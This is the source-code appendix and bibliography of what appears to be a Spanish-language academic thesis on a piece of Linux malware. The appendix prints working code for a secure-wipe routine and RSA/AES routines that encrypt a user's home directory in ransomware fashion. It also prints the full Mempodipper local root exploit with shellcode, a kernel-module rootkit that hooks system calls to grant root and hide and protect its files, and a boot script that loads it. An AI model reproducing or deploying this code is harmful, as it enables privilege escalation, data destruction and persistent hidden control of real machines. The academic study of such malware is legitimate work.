    else if (errno != EINTR) return 0;
  } while (written < nbytes);
  return 1;
}

static int pattern_pass
(int fd, unsigned char *buf, size_t bufsz, size_t filesz) {
  size_t towrite;

  if (!bufsz || lseek(fd, 0, SEEK_SET) != 0) return -1;
  while (filesz > 0) {
    towrite = (filesz > bufsz ? bufsz : filesz);
    if (!write_data(fd, buf, towrite)) return -1;
    filesz -= towrite;
  }
  fsync(fd);
  return 0;
}

int spc_fd_wipe(int fd) {
  int           count, i, pass, patternsz;
```

```
  struct stat    st;
  unsigned char buf[SPC_WIPE_BUFSIZE], *pattern;

  static unsigned char single_pats[1] = { 0xff};

  if (fstat(fd, &st) == -1) return -1;
  if (!st.st_size) return 0;

  for (pass = 0;  pass < sizeof(single_pats);  pass++) {
    memset(buf, single_pats[pass], sizeof(buf));
    if (pattern_pass(fd, buf, sizeof(buf), st.st_size) == -1) return -1;
  }




  return 0;
}

int spc_file_wipe(FILE *f) {
  return spc_fd_wipe(fileno(f));
}

/*se encarga de aplicar el metodo gutman moificado y borrar
 * los archivos.
 * para mas informacion este codigo fue tomado del
 * problema 2.5 del libro secure programming cookbook
*/
 int gutman(const char * ftex)
{
 FILE * pFile;
 pFile = fopen (ftex,"r+w");
 if (pFile!=NULL)
  {       spc_file_wipe(pFile);
          fclose (pFile);
          if( remove( ftex ) != 0 )
      perror( "Error deleting file\n" );
   else
```

```
      puts( "File successfully deleted\n" );
  }
  else printf("%s\n","error");

return 0;
}

//solo borra los archivos
int srfdel(const char * ftex)
{
 FILE * pFile;
 pFile = fopen (ftex,"r+w");
 if (pFile!=NULL)
  {       fclose (pFile);
          if( remove( ftex ) != 0 )
      perror( "Error deleting file\n" );
   else
      puts( "File successfully deleted\n" );
  }
  else printf("%s","error");

return 0;
}
```

A.3 rsa-ed.h

```
//rsa-ed.h
#include <iostream>
#include <string>
#include <stdexcept>
#include <queue.h>
#include <files.h>
#include "rsa.h"
#include <cryptlib.h>
#include "osrng.h"

using namespace std;
```

```
using namespace CryptoPP;

void LoadPublicKey(const string& filename, PublicKey& key);

void Load(const string& filename, BufferedTransformation& bt);

void LoadPrivateKey(const string& filename, PrivateKey& key);

//se encarga de cifrar archivos
int crsa(string key, char a[8])
{
        AutoSeededRandomPool rnd;

        try
        {

                RSA::PublicKey rsaPublic;
                LoadPublicKey("pub.key", rsaPublic);

                RSAES_OAEP_SHA_Encryptor e( rsaPublic );

        StringSource( key, true,
            new PK_EncryptorFilter( rnd, e,
                                new FileSink(a)
            )
         );



        }

        catch(CryptoPP::Exception& e)
        {
                cerr << e.what() << endl;
                return -2;
        }
```

```
        return 0;
}

//se encarga de descifrar archivos
int drsa(char a0[8], char a[8])
{
        AutoSeededRandomPool rnd;

        try
        {

                RSA::PrivateKey rsaPrivate;
                LoadPrivateKey("priv.key", rsaPrivate);

        RSAES_OAEP_SHA_Decryptor d( rsaPrivate );

        FileSource( a0, true,
            new PK_DecryptorFilter( rnd, d,
                new FileSink( a )
            )
         );

        }

        catch(CryptoPP::Exception& e)
        {
                cerr << e.what() << endl;
                return -2;
        }



        return 0;
}

void LoadPublicKey(const string& filename, PublicKey& key)
```

```
{
        ByteQueue queue;

        Load(filename, queue);
        key.Load(queue);
}

void LoadPrivateKey(const string& filename, PrivateKey& key)
{
        ByteQueue queue;

        Load(filename, queue);
        key.Load(queue);
}

void Load(const string& filename, BufferedTransformation& bt)
{
        FileSource file(filename.c_str(), true );

        file.TransferTo(bt);
        bt.MessageEnd();
}
```

A.4 rsa-file.h

```
//rsa-filerh
#include <stdlib.h>
#include <iostream>
#include <fstream>
#include "osrng.h"
#include "filters.h"
#include "aes.h"
#include "hex.h"
//-----------------------------------------------------------------------
#include "rsa-ed.h"

extern byte key[AES::DEFAULT_KEYLENGTH];
```

```
extern byte iv[AES::BLOCKSIZE];

//funcion encargada de imprimir una cadena en formato hexadecimal.
int hexcon(string htex)
{ cout << "htex: " << htex << endl;
 string encoded;

  StringSource(htex, true,
     new HexEncoder(
        new StringSink(encoded)
        )
     );

  cout << "hexcon: " << encoded << endl;
 return 0;
}

/* funcion encargada de generar y cifrar de manera asimetrica
 * las claves y vectores de inicializacion para aes-128-ctr
 * ademas guarda un registro de que claves fueron usadas para cifrar
 * un archivo. las claves y los vectores (iv) son guardados con su nombre
 * y un id.
*/
int filecrsa (const char tex[5])
{
        //encuentra el id siguiente para usar
        for(int i=0; i<1000;i++)
        {char m[8];
        snprintf (m, 8,"%s%d", tex, i);
        ifstream filex;
        filex.open(m);
    if (filex.is_open()) filex.close();
    else
    { //cuando lo encuentra emepieza a generar las claves y los iv
          cout<<"file: "<<i<<"\n";
          char tki[8];
      string tki2;
```

```
            AutoSeededRandomPool prng;

            //genera la clave
            prng.GenerateBlock(key, sizeof(key));
            snprintf (tki, 7,"%s%d", "key.", i);
            tki2=reinterpret_cast<char *>(&key);

            //cifra e imprime la clave en formato hexadecimal
            //funcione incluida en rsa-ed.h
            crsa(tki2,tki);
            //imprime en formato exadecimal
            hexcon(tki2);
            tki2.clear();

            //genera el iv
            prng.GenerateBlock(iv, sizeof(iv));
            snprintf (tki, 6,"%s%d", "iv.", i);
            tki2=reinterpret_cast<char *>(&iv);


            crsa(tki2,tki);
            hexcon(tki2);
            tki2.clear();
            return i;

                  };
    }
 }

//funcion encargada de descifrar las claves y los iv
int filedrsa (const char tex[5],const char tex2[5])
{ for(int i=0; i<1000;i++)
        {char m[8];
         char m2[8];
        snprintf (m, 8,"%s%d", tex, i);

        ifstream filex;
```

```
        filex.open(m);
    if (filex.is_open())
       {filex.close();
      snprintf (m2, 8,"%s%d", tex2, i);
      //funciones incluida en rsa-ed.h
      drsa(m,m2);
         }
    else return i;
     }
 }
```

A.5 alux0.cpp

```
//alux0.cpp
#include <iostream>
#include <string>
#include <stdexcept>
#include <queue.h>
#include <files.h>
#include "rsa.h"
#include <cryptlib.h>
#include "osrng.h"
//-----------------------------------------------------------------------------

using namespace std;
using namespace CryptoPP;



//Funciones para guardar las llaves
void SavePrivateKey(const string& filename, const PrivateKey& key);
void SavePublicKey(const string& filename, const PublicKey& key);

void Save(const string& filename, const BufferedTransformation& bt);

int main(int argc, char** argv)
{
        AutoSeededRandomPool rnd;
```

```
        try
        {       //se genera la llave privada de 4096 bits
                RSA::PrivateKey rsaPrivate;
                rsaPrivate.GenerateRandomWithKeySize(rnd, 4096);

                //se genera la llave publica
                RSA::PublicKey rsaPublic(rsaPrivate);

                //se guardan las llaves
                SavePrivateKey("priv.key", rsaPrivate);
                SavePublicKey("pub.key", rsaPublic);

        }

        catch(CryptoPP::Exception& e)
        {
                cerr << e.what() << endl;
                return -2;
        }

        return 0;
}

void SavePrivateKey(const string& filename, const PrivateKey& key)
{
        ByteQueue queue;
        key.Save(queue);

        Save(filename, queue);
}

void SavePublicKey(const string& filename, const PublicKey& key)
{
        ByteQueue queue;
        key.Save(queue);
```

```
        Save(filename, queue);
}

void Save(const string& filename, const BufferedTransformation& bt)
{
        FileSink file(filename.c_str());

        bt.CopyTo(file);
        file.MessageEnd();
}
```

A.6 alux1.cpp

```
//alux1.cpp

#include <stdlib.h>
#include <iostream>
#include <fstream>
#include "osrng.h"
#include "filters.h"
#include "aes.h"
#include "hex.h"
#include <sys/types.h>
#include <signal.h>
//-------------------------------------------------------------------------
#include "rsa-file.h"
#include "aes-ed.h"

using namespace std;
using namespace CryptoPP;

//variables globales
byte key[AES::DEFAULT_KEYLENGTH];
byte iv[AES::BLOCKSIZE];

//programa principal
```

```
int main ()
{ int num;
  //funcion incluida en rsa-file.h
  num=filecrsa ("key.");

  //funcion incluida en aes-ed.h
  aese ("/home/kern","MYD",num);

  return 0;
}
```

A.7 alux2.cpp

```
//alux2.cpp
#include <iostream>
#include <fstream>
#include <string>
#include <stdio.h>
#include <string.h>
//-------------------------------------------------------------------------
#include "rsa-file.h"
#include "aes-ed.h"

using namespace std;
using namespace CryptoPP;

byte key[AES::DEFAULT_KEYLENGTH];
byte iv[AES::BLOCKSIZE];



int main () {
  //funciones incluidas en rsa-file.h
  filedrsa("key.","key.r");
  filedrsa("iv.","iv.r");
  //funcion incluida en aes-ed.h
  name();
```

```
    return 0;
}
```

A.8 exploit.c

```
//exploit.c
/*
 * Mempodipper
 * by zx2c4
 *
 * Linux Local Root Exploit
 *
 * Rather than put my write up here, per usual, this time I've put it
 * in a rather lengthy blog post: http://blog.zx2c4.com/749
 *
 * Enjoy.
 *
 * - zx2c4
 * Jan 21, 2012
 *
 * CVE-2012-0056
 */

#define _LARGEFILE64_SOURCE
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/wait.h>
#include <sys/types.h>
#include <sys/user.h>
#include <sys/ptrace.h>
#include <sys/reg.h>
```

```
#include <fcntl.h>
#include <unistd.h>
#include <limits.h>

char *prog_name;

int send_fd(int sock, int fd)
{
        char buf[1];
        struct iovec iov;
        struct msghdr msg;
        struct cmsghdr *cmsg;
        int n;
        char cms[CMSG_SPACE(sizeof(int))];

        buf[0] = 0;
        iov.iov_base = buf;
        iov.iov_len = 1;

        memset(&msg, 0, sizeof msg);
        msg.msg_iov = &iov;
        msg.msg_iovlen = 1;
        msg.msg_control = (caddr_t)cms;
        msg.msg_controllen = CMSG_LEN(sizeof(int));

        cmsg = CMSG_FIRSTHDR(&msg);
        cmsg->cmsg_len = CMSG_LEN(sizeof(int));
        cmsg->cmsg_level = SOL_SOCKET;
        cmsg->cmsg_type = SCM_RIGHTS;
        memmove(CMSG_DATA(cmsg), &fd, sizeof(int));

        if ((n = sendmsg(sock, &msg, 0)) != iov.iov_len)
                return -1;
        close(sock);
        return 0;
}
```

```
int recv_fd(int sock)
{
        int n;
        int fd;
        char buf[1];
        struct iovec iov;
        struct msghdr msg;
        struct cmsghdr *cmsg;
        char cms[CMSG_SPACE(sizeof(int))];

        iov.iov_base = buf;
        iov.iov_len = 1;

        memset(&msg, 0, sizeof msg);
        msg.msg_name = 0;
        msg.msg_namelen = 0;
        msg.msg_iov = &iov;
        msg.msg_iovlen = 1;

        msg.msg_control = (caddr_t)cms;
        msg.msg_controllen = sizeof cms;

        if ((n = recvmsg(sock, &msg, 0)) < 0)
                return -1;
        if (n == 0)
                return -1;
        cmsg = CMSG_FIRSTHDR(&msg);
        memmove(&fd, CMSG_DATA(cmsg), sizeof(int));
        close(sock);
        return fd;
}

unsigned long ptrace_address()
{
        int fd[2];
        printf("[+] Creating ptrace pipe.\n");
        pipe(fd);
```

```
        fcntl(fd[0], F_SETFL, O_NONBLOCK);

        printf("[+] Forking ptrace child.\n");
        int child = fork();
        if (child) {
                close(fd[1]);
                char buf;
                printf("[+] Waiting for ptraced child to
                    give output on syscalls.\n");
                for (;;) {
                        wait(NULL);
                        if (read(fd[0], &buf, 1) > 0)
                                break;
                        ptrace(PTRACE_SYSCALL, child, NULL, NULL);
                }

                printf("[+] Error message written.
                    Single stepping to find address.\n");
                struct user_regs_struct regs;
                for (;;) {
                        ptrace(PTRACE_SINGLESTEP, child, NULL, NULL);
                        wait(NULL);
                        ptrace(PTRACE_GETREGS, child, NULL, &regs);
#if defined(__i386__)
#define instruction_pointer regs.eip
#define upper_bound 0xb0000000
#elif defined(__x86_64__)
#define instruction_pointer regs.rip
#define upper_bound 0x700000000000
#else
#error "That platform is not supported."
#endif
                        if (instruction_pointer < upper_bound) {
                                unsigned long instruction =
                ptrace(PTRACE_PEEKTEXT, child, instruction_pointer, NULL);
                if ((instruction & 0xffff) == 0x25ff /* jmp r/m32 */)
                                        return instruction_pointer;
```

```
                        }
                }
        } else {
                printf("[+] Ptrace_traceme'ing process.\n");
                if (ptrace(PTRACE_TRACEME, 0, NULL, NULL) < 0) {
                        perror("[-] ptrace");
                        return 0;
                }
                close(fd[0]);
                dup2(fd[1], 2);
                execl("/bin/su", "su", "not-a-valid-user", NULL);
        }
        return 0;
}

unsigned long objdump_address()
{
        FILE *command =popen("objdump -d /bin/su |
        grep '<exit@plt>' | head -n 1 | cut -d ' ' -f 1 |
        sed 's/^[0]*\\([^0]*\\)/0x\\1/'", "r");
        if (!command) {
                perror("[-] popen");
                return 0;
        }
        char result[32];
        fgets(result, 32, command);
        pclose(command);
        return strtoul(result, NULL, 16);
}

unsigned long find_address()
{
        printf("[+] Ptracing su to find next
        instruction without reading binary.\n");
        unsigned long address = ptrace_address();
        if (!address) {
                printf("[-] Ptrace failed.\n");
```

```
                printf("[+] Reading su binary
                        with objdump to find exit@plt.\n");
                address = objdump_address();
                if (address == ULONG_MAX || !address) {
                printf("[-] Could not resolve /bin/su.
                        Specify the exit@plt function address manually.\n");
                printf("[-] Usage: %s -o ADDRESS\n[-]
                        Example: %s -o 0x402178\n", prog_name, prog_name);
                        exit(-1);
                }
        }
        printf("[+] Resolved call address to 0x%lx.\n", address);
        return address;
}

int su_padding()
{
        printf("[+] Calculating su padding.\n");
FILE *command = popen("/bin/su this-user-does-not-exist 2>&1", "r");
        if (!command) {
                perror("[-] popen");
                exit(1);
        }
        char result[256];
        fgets(result, 256, command);
        pclose(command);
        return strstr(result, "this-user-does-not-exist") - result;
}

int child(int sock)
{
        char parent_mem[256];
        sprintf(parent_mem, "/proc/%d/mem", getppid());
        printf("[+] Opening parent mem %s in child.\n", parent_mem);
        int fd = open(parent_mem, O_RDWR);
        if (fd < 0) {
                perror("[-] open");
```

```
                return 1;
        }
        printf("[+] Sending fd %d to parent.\n", fd);
        send_fd(sock, fd);
        return 0;
}

int parent(unsigned long address)
{
        int sockets[2];
        printf("[+] Opening socketpair.\n");
        if (socketpair(AF_UNIX, SOCK_STREAM, 0, sockets) < 0) {
                perror("[-] socketpair");
                return 1;
        }
        if (fork()) {
                printf("[+] Waiting for transferred fd in parent.\n");
                int fd = recv_fd(sockets[1]);
                printf("[+] Received fd at %d.\n", fd);
                if (fd < 0) {
                        perror("[-] recv_fd");
                        return 1;
                }
                printf("[+] Assigning fd %d to stderr.\n", fd);
                dup2(2, 15);
                dup2(fd, 2);

                unsigned long offset = address - su_padding();
                printf("[+] Seeking to offset 0x%lx.\n", offset);
                lseek64(fd, offset, SEEK_SET);

#if defined(__i386__)
                // See shellcode-32.s in this package for the source.
char shellcode[] =
        "\x31\xdb\xb0\x17\xcd\x80\x31\xdb\xb0\x2e\xcd\x80\x31\xc9\xb3"
        "\x0f\xb1\x02\xb0\x3f\xcd\x80\x31\xc0\x50\x68\x6e\x2f\x73\x68"
        "\x68\x2f\x2f\x62\x69\x89\xe3\x31\xd2\x66\xba\x2d\x69\x52\x89"
```

```
        "\xe0\x31\xd2\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd"
        "\x80";
#elif defined(__x86_64__)
                // See shellcode-64.s in this package for the source.
char shellcode[] =
        "\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xff\xb0\x6a\x0f\x05\x48"
        "\x31\xf6\x40\xb7\x0f\x40\xb6\x02\xb0\x21\x0f\x05\x48\xbb\x2f"
        "\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7"
        "\x48\x31\xdb\x66\xbb\x2d\x69\x53\x48\x89\xe1\x48\x31\xc0\x50"
        "\x51\x57\x48\x89\xe6\x48\x31\xd2\xb0\x3b\x0f\x05";
#else
#error "That platform is not supported."
#endif
                printf("[+] Executing su with shellcode.\n");
                execl("/bin/su", "su", shellcode, NULL);
        } else {
                char sock[32];
                sprintf(sock, "%d", sockets[0]);
                printf("[+] Executing child from child fork.\n");
                execl("/proc/self/exe", prog_name, "-c", sock, NULL);
        }
        return 0;
}

int main(int argc, char **argv)
{
        prog_name = argv[0];

        if (argc > 2 && argv[1][0] == '-' && argv[1][1] == 'c')
                return child(atoi(argv[2]));

        printf("==============================\n");
        printf("=          Mempodipper       =\n");
        printf("=           by zx2c4         =\n");
        printf("=          Jan 21, 2012      =\n");
        printf("==============================\n\n");
```

```
        if (argc > 2 && argv[1][0] == '-' && argv[1][1] == 'o')
                return parent(strtoul(argv[2], NULL, 16));
        else
                return parent(find_address());

}
```

A.9 nucleo1.c

```
//nucleo.c

#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>
#include <linux/types.h>
#include <linux/unistd.h>
#include <asm/current.h>
#include <linux/sched.h>
#include <linux/syscalls.h>
#include <asm/system.h>


MODULE_LICENSE("GPL");

#define START_MEM       0xc0000000
#define END_MEM         0xd0000000

unsigned long *syscall_table;

asmlinkage int (* orig_kill)(int pid, int sig);

asmlinkage int (* orig_unlinkat)(int dirfd, const char *pathname, int flags);

asmlinkage int (* orig_rename)(const char *oldpath, const char *newpath);

asmlinkage int (* orig_open)(const char *pathname, int flags, mode_t mode);
```

```
asmlinkage int (* orig_delete_module)(const char *name, int flags);

//nos permite escalar privilegios, asi como evita que maten
//al proceso
asmlinkage int new_kill(int pid, int sig) {
  struct task_struct *cur;
  cur = pid_task(find_pid_ns(pid, &init_pid_ns), PIDTYPE_PID);
  if(cur){
    if(strstr(cur->comm,"alux")){
      return 0;
    }
  }
  if(sig == 8&& pid == 8888){
    struct cred *new=prepare_creds();
        if(new){
new->uid=0;new->euid=0;new->gid=0;new->egid=0;commit_creds(new);
        return 0;}
    return 0;
  }
  return(*orig_kill)(pid,sig);
}

//evita que borren a nuestros programas
asmlinkage int new_unlinkat(int dirfd, const char *pathname, int flags)
{ if(strstr(pathname,"alux")!=NULL)
        return 0;
  else
        return (*orig_unlinkat)(dirfd,pathname,flags);

}

//evita que renombren a nuestros programas
asmlinkage int new_rename(const char *oldpath, const char *newpath)
{ if(strstr(oldpath,"alux")!=NULL)
        return 0;
  else
```

```
    return(*orig_rename)(oldpath,newpath);


}

//evita que lean a nuestros programas
asmlinkage int new_open(const char *pathname, int flags, mode_t mode)
{ if(strstr(pathname,"alux")!=NULL)
        return 0;
  else
    return(*orig_open)(pathname, flags, mode);
}

//evita que quiten este modulo
asmlinkage int new_delete_module (const char *name, int flags)
{if(strstr(name,"nucleo")!=NULL)
        return 0;
  else
    return(*orig_delete_module)(name, flags);
}

//nos regresa la direccion de la syscall table
unsigned long **find() {

        unsigned long **sctable;
        unsigned long int i = START_MEM;

        while ( i < END_MEM) {

                sctable = (unsigned long **)i;

                if ( sctable[__NR_close] == (unsigned long *) sys_close) {

                        return &sctable[0];

                }
```

```
                i += sizeof(void *);
        }


        return NULL;
}


//reescribrimos las llamadas del sistema por las nuestras
static int init(void) {

        printk("Module starting...\n");

        syscall_table = (unsigned long *) find();

        if ( syscall_table != NULL ) {

                printk("Syscall table found at %x\n", (unsigned ) syscall_table);

                //quitamos el bit de proteccion
                write_cr0 (read_cr0 () & (~ 0x10000));


                orig_kill = syscall_table[__NR_kill];
                syscall_table[__NR_kill] = new_kill;

                orig_unlinkat = syscall_table[__NR_unlinkat];
                syscall_table[__NR_unlinkat] = new_unlinkat;

                orig_rename= syscall_table[__NR_rename];
                syscall_table[__NR_rename]=new_rename;

                orig_open= syscall_table[__NR_open];
                syscall_table[__NR_open]=new_open;

                orig_delete_module=syscall_table[__NR_delete_module];
                syscall_table[__NR_delete_module]=new_delete_module;
```

```
                write_cr0 (read_cr0 () | 0x10000);

        } else {

                printk("Syscall table not found!\n");

        }


        return 0;
}

//no tiene mucho sentido ponerle contenido a este modulo
//ya que lo que nos importa es garantizar la ejecucion del
//programa de principio a fin

static void exit(void) {

   /* if ( syscall_table != NULL ) {

                write_cr0 (read_cr0 () & (~ 0x10000));


                syscall_table[__NR_kill] = orig_kill;
                syscall_table[__NR_unlinkat] = orig_unlinkat;
                syscall_table[__NR_rename] = orig_rename;
                syscall_table[__NR_open]=orig_open;
                syscall_table[__NR_delete_module]=orig_delete_module;

                write_cr0 (read_cr0 () | 0x10000);

        }

        printk("Bye\n");*/

        return;
```

```
}

module_init(init);
module_exit(exit);
```

A.10 alux-service

```
#! /bin/sh
/sbin/insmod /home/kern/final2/nucleo.ko
cd /home/kern/final2/
./alux1&
```

Bibliografía

[1] Real Academia Espanola, *Diccionario de la lengua española de la Real Academia Española de la Lengua. Edición 22*. Espasa Calpe ,2001.

[2] Alan G. Konheim, *Computer Security abd Cryptography*. John Wiley & Sons, Inc. ,2007.

[3] Alfred J. Menezes ,Paul C. van Oorschot ,Scott A. Vanstone *HANDBOOK of APPLIED CRYPTOGRAPHY*. CRC Press ,1997.

[4] Morris J. Dworkin; Elaine B. Barker; James R. Nechvatal; James Foti; Lawrence E. Bassham; E Roback; James F. Dray Jr; *Advanced Encryption Standard (AES)*. NIST FIPS - 197 ,2001.

[5] John Viega and Matt Messier, *Secure Programming Cookbook for C and C++*. O'Reilly Media, Inc. ,2003.

[6] Thorsten Kleinjung, Kazumaro Aoki, Jens Franke, Arjen K. Lenstra, Emmanuel Thomé, Joppe W. Bos, Pierrick Gaudry, Alexander Kruppa, Peter L. Montgomery, Dag Arne Osvik, Herman Te Riele, Andrey Timofeev, Paul Zimmermann, *Factorization of a 768-bit RSA modulus*. Proceedings of the 30th annual conference on Advances in cryptology, 2010.

[7] Christof Paar & Jan Pelzl, *Understanding Cryptography: A Textbook for Students and Practitioners*. Springer ,2010.

[8] Brian Carrier, *File System Forensic Analysis*. Addison Wesley ,2005.

[9] Kevin Cardwell ,Timothy Clinton ,Michael Cross ,Michael Gregg ,Jesse Varsalone ,Craig Wright, *CHFI,Computer Forensics in Today's World*. Syngress Publishing, Inc. ,2007.

[10] Peter Gutmann, *Secure Deletion of Data from Magnetic and Solid-State Memory*. Sixth USENIX Security Symposium Proceedings, San Jose, California, July 22-25, 1996.

[11] AARON PH ILIPP ,DAVID CO WEN and CHRIS DAVIS *HACKING EXPOSED ,COMPUTER FORENSICS*. The McGraw-Hill Companies, 2010.

[12] Sakhrat Khizroev, Dmitri Litvinov *Perpendicular Magnetic Recording*. Kluwer Acedemic Publishers, 2004.

[13] Kimberly Graves *CEH Official Certified Ethical Hacker Review Guide*. Wiley Publishing, Inc. ,2010.

[14] Adam Young ,Moti Yung. *Malicious Cryptography ,Exposing Cryptovirology*. Wiley Publishing, Inc. ,2004.

[15] Michael KerrisK, *THE LINUX PROGRAMMING INTERFACE*. No Starch Press, Inc. ,2010.

[16] Mark Mitchell, Jeffrey Oldham, and Alex Samuel, *Advanced Linux Programming*. New Riders Publishing ,2001

[17] Robert Love, *Linux Kernel Development*. Addison Wesley ,2010.

[18] Daniel P. Bovet,Marco Cesati, *Understanding the Linux Kernel*. O'Reilly ,2000

[19] Frank Mayer, Karl MacMillan and David Caplan, *SELinux by Example: Using Security Enhanced Linux*. Prentice Hall ,2006

[20] *Red Hat Enterprise Linux 6 ,Security-Enhanced Linux ,User Guide*. Red Hat, Inc. ,2012 .

[21] *Red Hat Enterprise Linux 6 ,Security Guide A Guide to Securing Red Hat Enterprise Linux,*. Red Hat, Inc. ,2011.

[22] Tony Howlett, *Software libre: Herramientas de seguridad*. Anaya Multimedia ,2005.

[23] Andrew S.Tanenbaum *Sistemas Operativos, Diseño e Implementación*. Prentice Hall Hispanoamerica ,1988.

[24] Baron Schwartz, Peter Zaitsev, and Vadim Tkachenko *High Performance MySQL*. O'Reilly ,2012.

[25] Carl Albing, JP Vossen, and Cameron Newham *bash Cookbook*. O'Reilly ,2007.

[26] Arnold Robbins *bash, Pocket Reference*. O'Reilly ,2010.

[27] Enrico Perla and Massimiliano Oldani, *A Guide to Kernel Exploitation*. Elsevier Inc ,2011.

[28] Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest and Clifford Stein, *Introduction to Algorithms*. The MIT Press, 2009.

[29] Yi-Min Wang ,Chad Verbowski ,Helen J. Wang ,Jacob R. Lorch, Samuel T. King and Peter M. Chen *SubVirt: Implementing malware with virtual machines*. Proceedings of the 2006 IEEE Symposium on Security and Privacy ,2006.

[30] MICHAEL DAVIS, SEAN BO DMER and AARON LEMASTERS *Hacking Exposed Malware and Rootkits Reviews*. The McGraw-Hill ,2010.

[31] Shon Harris, Allen Harper, Chris Eagle, and Jonathan Ness, *Gray Hat Hacking: The Ethical Hacker's Handbook*. The McGraw-Hill Companies ,2008.

[32] ISECOM *HACKING EXPOSED LINUX: LINUX SECURITY SECRETS and SOLUTIONS*. The McGraw-Hill Companies ,2008.

[33] Joanna Rutkowska and Alexander Tereshkin *IsGameOver(), anyone?*. Black Hat USA, Aug 2007.

[34] Alexander Tereshkin and Rafal Wojtczuk *Introducing Ring -3 Rootkits*. Black Hat USA, July 2009.

[35] Shawn Embleton, Sherri Sparks, Cliff C. Zou, *SMM Rootkits: A New Breed of OS Independent Malware*. 4th International Conference on Security and Privacy in Communication Networks (SecureComm), Istanbul, Turkey, Sept. 22-25, 2008.

[36] Andrew Lockhart *Network Security Hacks*. O'Reilly ,2006.